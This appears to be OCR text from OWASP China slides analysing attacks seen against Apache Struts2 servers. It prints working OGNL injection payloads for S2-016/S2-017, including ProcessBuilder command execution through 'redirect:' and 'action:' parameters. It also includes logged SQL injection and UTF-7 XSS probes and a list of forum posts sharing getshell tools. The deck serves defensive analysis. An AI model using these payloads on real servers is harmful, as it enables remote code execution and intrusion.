
Apache Struts2 Attackflower



攻击案例分析

OWASP 中国
The Open Web Application Security Project


抓大放小



攻击案例分析

OWASP 中国
The Open Web Application Security Project


继续抓大放小



攻击案例分析

OWASP 中国
The Open Web Application Security Project

“工头”VS“散户”攻击方式对比



攻击案例分析

OWASP 中国
The Open Web Application Security Project

很多熟悉的攻击参数

攻击案例分析

OWASP 中国
The Open Web Application Security Project

先来聊聊工头们

struts&(a)(('\u0023_memberAccess.allowStaticMethodAccess\u003dtrue')(z))&(b)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003dfalse')(z))&(c)(('\u0023_memberAccess.excludeProperties\u003d{}')(z))&(d)(('\u0023a_str\u003d\'814F60BD-F6DF-4227-\'')(z))&(e)(('\u0023b_str\u003d\'86F5-8D9FBF26A2EB\'')(z))&(n)(('\u0023a_resp\u003d@org.apache.struts2.ServletActionContext@getResponse()')(z))&(o)(('\u0023a_resp.getWriter().println(\u0023a_str\u002B\u0023b_str)')(z))&(p)(('\u0023a_resp.getWriter().flush()')(z))&(q)(('\u0023a_resp.getWriter().close()')(z))

redirect%3A%24%7B%23a_str%3Dnew%20java.lang.String%28%27814F60BD-F6DF-4227-%27%29%2C%23b_str%3Dnew%20java.lang.String%28%2786F5-8D9FBF26A2EB%27%29%2C%23a_resp%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29%2C%23a_resp.getWriter%28%29.println%28%23a_str.concat%28%23b_str%29%29%2C%23a_resp.getWriter%28%29.flush%28%29%2C%23a_resp.getWriter%28%29.close%28%29%7D

攻击案例分析

OWASP 中国
The Open Web Application Security Project

220.181.165.133 ****.com.cn /ligou/gbm.asp SQL Injection attack
id=1218143B52%bf'%20or%2011=11%20--%20
referrer "http://****.com.cn/ligou/gbm.asp?id=1218143Binf-ssl-duty-scan "

```
220.181.165.133 ****.com.cn /org-list.asp   UTF7 BOM XSS attack
Keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%
script%2BAD4-sslx%3D812812%2BADw-/script%2BAD4-%20nonxss   referrer: "http://[redacted]/org-list.a
220.181.165.133 ****win.com /newsdetail.asp SQL Injection Attack    newsid=309%20or%201=1&classid=2 re
220.181.165.133 ****win.com /zhengshu.asp   UTF7 BOM XSS attack classid=%2B%2Fv8%20%2BADw-script%2BAD4
asp?classid=%2B%2Fvinf-ssl-duty-scan" 1
```

User-agent&Referrer : inf-ssl-duty-scan

攻击案例分析

散户那点儿事儿

攻击案例分析

OWASP 中国
The Open Web Application Security Project

Struts2 S2-016/S2-017 命令执行带回显、看web路径、getshell exp整理
作者：DragonEgg | 领域：渗透测试 | 1月前 | 52 个回复

Struts2 S2-016/S2-017 "getshell" exp
作者：超人不会飞 | 领域：渗透测试 | 1月前 | 24 个回复

struts2-s2-016-0[【讨论】] struts2 最新S2-016 S2-017漏洞通杀struts2所有版本
作者：xxsec | 领域：pyt

Struts2执行代码，回显分析
作者：shack2 | 领域：java | 1月前 | 1 个回复

struts2命令执行的利用工具，为什么net user之类的命令都
作者：khjian | 领域：java | 1月前 | 15 个回复

请教下 struts2 最新S2-016-S2-017漏洞
作者：kissy | 领域：渗透测试 | 1月前 | 14 个回复


Struts2 S2-016/S2-017 Getshell Tools Green Softwar
作者：Slcio | 领域：渗透测试 | 1月前 | 11 个回复

1.Simple Expression - the parameter names are evaluated as OGNL.
http://host/**struts**2-blank/example/X.action?action:%25{3*4}
http://host/**struts**2-showcase/employee/save.action?redirect:%25{3*4}

2. Command Execution
http://host/**struts**2-blank/example/X.action?
action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]
{'command','goes','here'})).start()}
http://host/**struts**2-showcase/employee/save.action?
redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]
{'command','goes','here'})).start()}
http://host/**struts**2-showcase/employee/save.action?
redirectAction:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]
{'command','goes','here'})).start()}


攻击案例分析

OWASP 中国
The Open Web Application Security Project



攻击案例分析


OWASP 中国
The Open Web Application Security Project



攻击案例分析

